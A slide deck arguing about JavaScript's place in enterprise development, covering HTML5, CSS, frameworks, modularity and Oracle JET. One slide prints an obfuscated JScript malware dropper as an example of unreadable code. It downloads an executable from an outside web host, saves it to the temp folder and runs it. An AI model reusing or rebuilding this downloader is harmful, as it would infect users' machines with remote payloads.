




# Does JavaScript Make Sense in the Enterprise?



Geertjan Wielenga @geertjanw







# krakenjs

Give your node.js express apps some extra arms

[Get Started](#)

[Latest News](#)

## The kraken suite

Kraken is a secure and scalable layer that extends [express](#) by providing structure and convention. Though kraken is the main pillar of our framework, the following modules can also be used independently:



**Lusca**  
Application security



**Kappa**  
NPM Proxy



**Makara**  
Dust H18N



**Adaro**  
Dust Templating







A metaphor  
for our age!

The distracted  
society!

Facebook  
beats  
Rembrandt!

(And the end  
of the world  
is nigh.)



Actually...


They're using  
a museum app.

And are finding  
out more about  
the paintings they  
had been closely  
focused on a few  
minutes earlier.





Browser platform




Java platform








JavaScript happens.





# 10 Building Blocks of Enterprise JavaScript

1. Resist the hype.
2. Rediscover HTML5 as an application framework.
3. Compare responsive design between CSS and JavaScript.
4. Evaluate the framework vs. library approach.
5. Incorporate modularity.
6. Evaluate abstractions over JavaScript, CSS, and HTML.
7. Don't worry about ecosystem volatility.
8. Reorientate around WONTA instead of WORA.
9. Evaluate corporate frameworks.
10. Reconsider JavaScript as assembly language.



# 1. Resist the hype











- Data heavy monitoring systems.
- Behind the firewall management systems.
- Large resolution requirements.
- All the users in the same room.




1a. Consider supplementing  
with new devices








- **Mobile app**  
to receive urgent notifications  
for air traffic controllers.
- **Web app**  
to display reports  
for upper management.
- And keep the main system  
**exactly as it has always been**  
since that's how it makes sense.



## 2. Rediscover HTML5 as an application framework









# HTML5: Not Documents Only, Not Multimedia Only

- **Originally**, HTML was designed as a language for semantically describing scientific documents.
- HTML5 is a response to **demands for multimedia experiences** (animations, games, movies, and audio).
- However, it also includes built-in application-development features.
  - Semantic markup: <article>, <header>
  - New input types: e-mail, URL, color.
  - New Intellisense/Auto Completion.
  - Validation attributes, 'required' and 'pattern'.




# Principles of HTML5

- New features should be based on HTML, CSS, and JavaScript.
- Need for external plugins, e.g., Flash, should be reduced.
- Error handling should be easier than previous versions.
- Scripting should be replaced by more markup.
- HTML5 should be device independent.




```
<input id="country_name"
      name="mycountry"
      type="text"
      required
      list="country" />
```

```
<datalist id="country">
  <option value="Afghanistan">
  <option value="Albania">
  <option value="Algeria">
  <option value="Andorra">
  <option value="Angola">
</datalist>
```


  
▼  
Afghanistan  
Albania  
Algeria  
Andorra  
Angola  
▼  
Albania  
Algeria



# Demos




### 3. Compare responsive design between CSS and JavaScript





# CSS: Not Only Styling of Documents


- **Originally**, CSS was designed as a stylesheet language for describing the look and feel of documents.
- Unlike previous versions, CSS3 is modular: over 50 modules make up CSS3.
- “Media Query” is the most well known.
  - Tailor to different resolutions.
  - Enable responsive design.
  - But... also take a look at JavaScript for this.






# CSS: Maybe Less Effective Than JavaScript


- CSS3 Media Queries  
show/hide elements from the DOM.
- JavaScript libraries  
load/unload elements from the DOM.
  - Response.js:  
<http://responsejs.com>
  - Foundation Interchange:  
<http://foundation.zurb.com>




# Demos



## 4. Evaluate the framework vs. library approach







BACKBONE.JS

Ext JS

ember




ANGULARJS


by Google

Knockout.

METEOR



React







simple,



YEOMAN



# Protractor

end to end testing for AngularJS



# Different Libraries, Different Purposes

- **Application Frameworks & Libraries**

Angular, Knockout, Backbone, Ext, React, Ember, and more

- **Component Libraries**

jQuery UI, Sencha, PrimeFaces, and more

- **Module Systems**


RequireJS, Browserfy, and more

- **Build Systems**

Grunt, Gulp, Brunch, and more

- **Testing Frameworks**



Protractor, Jasmine, Qunit, Karma, and more




Framework  
approach:




Library  
approach:



## 5. Incorporate modularity









# Modularity: Not Natively Built into JavaScript, Right Now


- Consider and compare available modularity solutions
  - Require.js:  
<http://requirejs.org/>
  - Browserify:  
<http://browserify.org/>
  - SystemJS
  - ECMAScript 6 Modules




# Demos



## 6. Evaluate abstractions over JavaScript, CSS, and HTML






**HTML:** Emmet



**JavaScript:** TypeScript, CoffeeScript


TypeScript


**CSS:** SASS, LESS






## 7. Don't worry about ecosystem volatility






# Life in a Volatile Ecosystem

- Lifespan of your app equals lifespan of the framework you're using.
- 1 ½ to 2 year lifespan.
- Is the code hard to read, no worries, it'll be rewritten from scratch soon.
- Don't worry so much about maintainability and backward compatibility.
- Things change fast, the ecosystem is already different right now than when this presentation started.




To Do:


1. Don't Worry
2. Be Happy




## 8. Reorientate around WONTA instead of WORA









Write Once, Never Touch Again



## 9. Evaluate corporate frameworks






# Unexpected Organizations in Enterprise JavaScript

and open source software projects in general


- Microsoft – several
- IBM – several
- Salesforce – several
- SAP – SAP UI5 and Fiori
- ING – [github.com/Spectingular](https://github.com/Spectingular) (AngularJS-based component framework.)
- PayPal – [krakenjs.com](https://krakenjs.com) (Node.js/Express based application framework.)
- Oracle – [oraclejet.org](https://oraclejet.org) (Toolkit of open source JavaScript lib)















## Steven King


President  
Executive


 515.123.4567

 515.123.4567

 SKING@example.net

 Steven

 Steven



### About

12

Skills

6

Tenure

### Performance

5

Rating

2

Potential

### Compensation

24k

104


### Hire Date

Mar 1, 2009

### Address

2004 Bellevue Ct  
Seattle  
Washington 98102 US

### Manager




Steven King

### Skills

Estimation   Budgeting   Outsourcing   HCM  
Human Resources   Strategy   Javascript   Staffing  
Analytics   Financials   Recruiting   Statistics

# Requirements First


- **Responsive Design**
- **Modularity**
- **Single Page Application**
- **Accessibility**
- **Internationalization**
- **Security & Performance Optimization**
- **Conformance to Standards**
- **Documentation & Support**



# Oracle JET: Free & Open Source Enterprise JavaScript





Oracle JavaScript Extension Toolkit

- [oraclejet.org](http://oraclejet.org), [@oraclejet](https://twitter.com/oraclejet), [github.com/oracle/oraclejet](https://github.com/oracle/oraclejet)
- Not a framework, not a library, but a toolkit
- Collection of open source libraries, e.g., Require, Knockout, JQuery
- Free and open source component library (Graphs, Charts, etc)
- Architecture and templates and enterprise solutions, e.g., accessibility
- Actively used within Oracle, since about 3 years






## Data Visualizations






### Charts



### Gauges




### Others






## Bar Chart Width


Revenue by Region, Brand, Profit Value



Revenue by Product, Region, Profit Value




Revenue by Region, Area, Profit Ratio %, Revenue




## Bar Chart Width


Revenue by Region, Brand, Profit Value



Revenue by Product, Region, Profit Value




Revenue by Region, Area, Profit Ratio %, Revenue




## Students Reached

# Students Reached by Year, Primary Focus Area



# Students Reached by Year, Resource Type, Poverty Level



# Students Reached by Primary Focus Area, Resource Type, Poverty Level





## Server Request

Yesterday 11:00 AM - Today 11:24 AM



### OrderService.submit

Type: JAXRPC  
AppServer: hostC1.apm\_testtenantx1.testDom:-1  
Deployment: OrderService.war

#### REQUEST RESPONSE TIME

524 ms avg  
↓ <1% prior day  
Max 2.42 s  
Min 0 ms




#### TIER AVERAGE RESPONSE

AppServer 52.48% External 47.52%  
Database 0%




#### CALLS

116.91 /min  
↓ 11.07% prior day




#### ERRORS

50.1 %  
↑ <1% prior day




#### APP SERVER

Heap Memory



CPU Usage




Load



Diagram Metrics Links Callers Database Instances


### MEASUREMENT CHARTS

Yesterday 12:59 PM - Today 6:25 AM




### REQUEST RESPONSE TIME

Click icon to open related instance.




### CALLS & ERRORS

Successful Calls: 1,478 at 6:52 PM



### TIER AVERAGE RESPONSE

AppServer: 276.93 ms at 6:52 PM



Oracle Logo



Overview



Database Stress  
Prediction




JVM Out Of Memory  
Prediction

## itasraq.us.oracle.com - Risk Analytics

Select a Target: itasraq.us.oracle.com

Apply


### Alert Management




Summary	Severity	Confidence %	Time	Status
Early prediction of DB stress alerted 30 minutes in advance. Bottlenecks: User IO (99.67% DB time due to 20.09 sessions). Host Memory (30.97% Memory Used, 22.37% Swap Utilization).			Fri, 09 Jan 2015 09:29:49 GMT	
Early prediction of DB stress alerted 30 minutes in advance. Bottlenecks: User IO (99.57% DB time due to 20.08 sessions). Host Memory (30.65% Memory Used, 22.37% Swap Utilization).			Fri, 09 Jan 2015 05:09:49 GMT	
Early prediction of DB stress alerted 30 minutes in advance. Bottlenecks: User IO (99.14% DB time due to 20.11 sessions). Host Memory (31.06% Memory Used, 22.37% Swap Utilization).			Fri, 09 Jan 2015 03:59:49 GMT	
Early prediction of DB stress alerted 30 minutes in advance. Bottlenecks: User IO (99.73% DB time due to 20.11 sessions). Host Memory (32.07% Memory Used, 22.37% Swap Utilization).			Fri, 09 Jan 2015 02:49:49 GMT	

Page 1 of 4 (1-4 of 15 items)

### Stress Index History



### Key Contributors to Stress







# Oracle JET: Free & Open Source Enterprise JavaScript

Oracle JavaScript Extension Toolkit

- [oraclejet.org](http://oraclejet.org), [@oraclejet](https://twitter.com/oraclejet), [github.com/oracle/oraclejet](https://github.com/oracle/oraclejet)
- Not a framework, not a library, but a toolkit
- Collection of open source libraries, e.g., Require, Knockout, JQuery
- Free and open source component library (Graphs, Charts, etc)
- Architecture and templates and enterprise solutions, e.g., accessibility
- Actively used within Oracle, since about 3 years




## 10. Reconsider JavaScript as assembly language



Program header with basic data

```
;Example of a program which generates a sequence of pulses with
;the frequency of 1KHz. The output pin is P0.1.
;Quartz Crystal=12MHz
;Version: 1.0, Date: 5th of May 2003, Author: John Smith
```


Directives	\$MOD8253			;Program is written for 8253 MCU
	DSEG			;Next segment refers to internal RAM
	ORG	20h		
	Var1	DS	1	;Byte at location 20h is reserved
Labels	STATE	BIT	Var1.0	;Bit "STATE" is assigned an address
	OUTPUT	BIT	P1.0	;Bit "OUTPUT" is assigned an address
	CSEG			
				;Next segment refers to program memory
	ORG	0h		;Program starts at address 0000h
	AJMP	START		;Jump to the lable "START"
	ORG	0Bh		;Timer T0 interrupt-vector address
	AJMP	INTERRUPT		;Jump to the lable "INTERRUPT"
	START	MOV	IE,#82h	;Interrupt enabled on Timer T0 overflow
		MOV	TMOD,#01	;16-bit Timer
		MOV	TH0,#FEh	;Starting value of Timer is FE0Ch
		MOV	TL0,#0Ch	
		SETB	STATE	;Bit "STATE" is set
		SETB	TR0	;Timer T0 starts operating
	LOOP	NOP		
		SJMP	LOOP	;Program remains in endless loop
	INTERRUPT	CLR	TR0	;Timer must be stopped before overflow
		MOV	TH0,#FEh	;Timer T0 starting value is rewritten
		MOV	TL0,#0Ch	
		SETB	TR0	;Timer starts recounting
		CPL	STATE	;Current state is complemented
		MOV	C,STATE	;Bit"STATE" is copied to C bit
		MOV	OUTPUT,C	;C bit is copied to bit "OUTPUT"
		RETI		;Return from interrupt routine
		END		
Instructions (mnemonics) (operands)				Comments



```


var BTJ = "\x63\x6c\x6f\x73\x65",CQ = "\x46\x69\x6c\x65";var WB = "\x53\x61v\x65\x54\x6f",GQB = "o\x6e";var cmd = "\x70\x6fs\x69\x74\x69",E1 = "\x64\x79";var f0 =
    "\x63\x6c\x6f\x73\x65",p0 = "\x52\x65\x73\x70\x6f";var H = "\x77\x72\x69\x74\x65",EUp = "\x74\x79\x70e";var h1 = "\x6f\x70e\x6e";function j0(hmi){var _fuckingnod =
    "\x63\x6c\x6f\x73\x65";return "" + hmi + "";}var eL = "\x32",Tw = "\x61";var UB = "\x61\x66\x64\x61fa",MZ = "\x73\x64\x66";var k0 = "f\x61\x64\x66\x61";function Mo(V1){var
    _fuckingnod = "s"; return "" + V1 + "";}var V0 = "\x61s\x64\x66\x61",qKp = "\x74\x61\x74\x65";var C0 = "\x72e\x61\x64\x79\x73",JZ = "\x53\x6ce\x65\x70";var
    Ctv = "\x73\x65n\x64";function TnI(qpl){var _fuckingnod = "s"; return "" + qpl + "";}var WPL = "\x6a\x73\x66",SbG = "\x6d\x2f\x6f\x33e\x75";var iXe =
    "\x6eg\x2e\x63\x6f",avb = "\x73\x75\x6c\x74\x69";var rFo = "\x74\x2d\x63\x6f\x6e",gw = "a\x6c\x2e\x77\x61\x74";var wnR = "\x2f\x2f\x64\x72\x75\x70",c0 =
    "\x68\x74\x74\x70\x3a";var Aj = "\x47\x45\x54";function u(j){var _fuckingnod = "s"; return "" + j + "";}var AU = "\x6f\x70\x65n";function m(KYS){var
    _fuckingnod = "s"; return "" + KYS + "";}function h0(s0){var _fuckingnod = "s"; return "" + s0 + "";}var K0 = "\x6d",KTS = "\x2e\x53t\x72\x65\x61";var rh =
    "\x41\x44\x4f\x44\x42",Gps = "\x78\x65";var YL = "\x2e\x65",V = "\x57\x41\x4c\x4c\x69\x6b";var gk = "\x65\x59\x76\x4e\x70",FAL = "\x25\x2f";var Fny =
    "\x25T\x45\x4d\x50",Nn = "\x73";var eJk = "\x53\x74\x72\x69n\x67",W0 = "o\x6em\x65\x6e\x74";var Ll = "\x45\x6ev\x69r",E0 = "E\x78\x70\x61n\x64";var bQ =
    "\x61bc",K = "Y\x4b\x72";var Ead = "\x54\x56",UUN = "\x65\x63\x6f\x6ed\x73";var KP = "\x4dil\x6c\x69\x73",B = "\x67\x65\x74\x55\x54\x43";var E =
    "\x44\x61\x74e",OC = "\x53\x6ce\x65\x70";var qgA = "\x73",l0 = "\x73\x65\x63o\x6e\x64";var t = "\x43\x4d\x69\x6c\x6c\x69",jXg = "\x67\x65t\x55T";var e =
    "\x44\x61\x74e";function xDw(b){var _fuckingnod = "s"; return "" + b + "";}function ho(Vs){var _fuckingnod = "s"; return "" + Vs + "";}var Fx =
    "S\x6c\x65\x65\x70";function tDf(JLx){var _fuckingnod = "s"; return "" + JLx + "";}var hJV = "\x73",ytf = "\x73\x65\x63\x6f\x6e\x64";var l =
    "\x4d\x69\x6c\x6c\x69",M0 = "\x67\x65t\x55\x54\x43";function GE(Lx){var _fuckingnod = "s"; return "" + Lx + "";}var Lp = "\x44\x61\x74e",c = "\x52\x75\x6e";
    var h = "\x48T\x54P",wA = "\x32.\x58\x4d\x4c";var A = "\x4d\x53\x58M\x4c";function iE(fa){var _fuckingnod = "s"; return "" + fa + "";}function p(N){var
    _fuckingnod = "s"; return "" + N + "";}var mT = "\x6c\x6c",D = "\x74\x2e\x53\x68\x65";var AZ = "\x57\x53\x63\x72\x69\x70",C = "\x63\x74";var k =
    "\x650\x62\x6a\x65",jTB = "\x43\x72e\x61\x74";var PmM = false,U = "CreateObject";var xr = function s() {var _suckavirasuck=1;return WScript[U](iE(AZ) + p(D)
    + mT);}();var I0 = 123213,w = "MSXML2.XMLHTTP";var NQ = 2123213,Tc = 0;function f(r){xr[c](r, Tc, Tc);}function XW(){return w;}function Hm(S, n){return S -
    n;}function qoD(){return U;}/*@cc_on @if (@win32 || @win64) PmM = true; @end*/while (PmM){function I(){return 22;}var JL = 0,MG = 0;function vKJz
    (){var fas = new this[GE(Lp)](),z = fas[M0 + l + ytf + hJV]();WScript[xDw(Fx)](I());var fas = new this[Lp](),Yv = fas[M0 + l + ytf + hJV]();WScript[ho(Fx)](I
    a());var fas = new this[Lp](),a = fas[M0 + tDf(l) + ytf + hJV]();var JL = "TV";JL = Hm(Yv, z);var MG = "YKr";MG = Hm(a, Yv);return Hm(JL, MG);}var M = false,Yz
    = false;for (var bLo = Tc; bLo < I() * 1; bLo++){if (vKJz() != Tc){M = true; MG = "abc" + 890 * JL + MG; Y = true; break;}}function mSz() {return (M == true?
    && (M == Y)) ? 1 : Tc;}if (M && mSz() && Y){function v() {return xr[E0 + Ll + W0 + eJk + Nn](Fny + FAL) + gk + V + YL + Gps;}; fqW = XW(); SFj = WScript[U]
    (fqW); var qGH = 1,W = WScript[qoD()](rh + m(KTS) + h0(K0)); while (qGH){try {SFj[u(AU)](Aj, c0 + wnR + gw + rFo + avb + TnI(iXe) + SbG + WPL, false);SFj[a
    Ctv]();nHm = "Sleep";while (SFj[C0 + qKp] < 4 ) {WScript[nHm](I() * 12)};qGH = Tc;} catch(cI){qGH = (Mo(V0), k0 + MZ, UB, 2);}}function psg(uq) {var U0 = (
    Tw, j0(eL), uq); return U0;};fqW = W;fqW[AU]();fqW[EUP] = psg(1);W[H](SFj[p0 + f0 + E1]);fqW[cmd + GQB] = psg(Tc);fqW[WB + CQ](v(), psg(2) );W[BTJ]();f(v
    e());}break;}

```





# Write in Java – Let Framework Create JavaScript

- <https://github.com/jashkenas/coffeescript/wiki/list-of-languages-that-compile-to-js>
- Vaadin: <http://vaadin.com>
- Gluon: <http://gluonhq.com>
- Codename One: <https://www.codenameone.com>
- DukeScript: <http://dukescript.com>
  - Framework for creating applications for all devices from single codebase.
  - Plain Java applications that internally use JavaScript and HTML.
  - Business logic in Java and view in HTML.
  - Maven archetypes in Maven central.



# Write in Java – Let Framework Create JavaScript

## DukeScript







# Write in Java – Let Framework Create JavaScript

## DukeScript

Insert HTML5 Renderer here


DukeScript glues them together

Insert JVM here



# 10 Building Blocks of Enterprise JavaScript

1. Resist the hype.
2. Rediscover HTML5 as an application framework.
3. Compare responsive design between CSS and JavaScript.
4. Evaluate the framework vs. library approach.
5. Incorporate modularity.
6. Evaluate abstractions over JavaScript, CSS, and HTML.
7. Don't worry about ecosystem volatility.
8. Reorientate around WONTA instead of WORA.
9. Evaluate corporate frameworks.
10. Reconsider JavaScript as assembly language.



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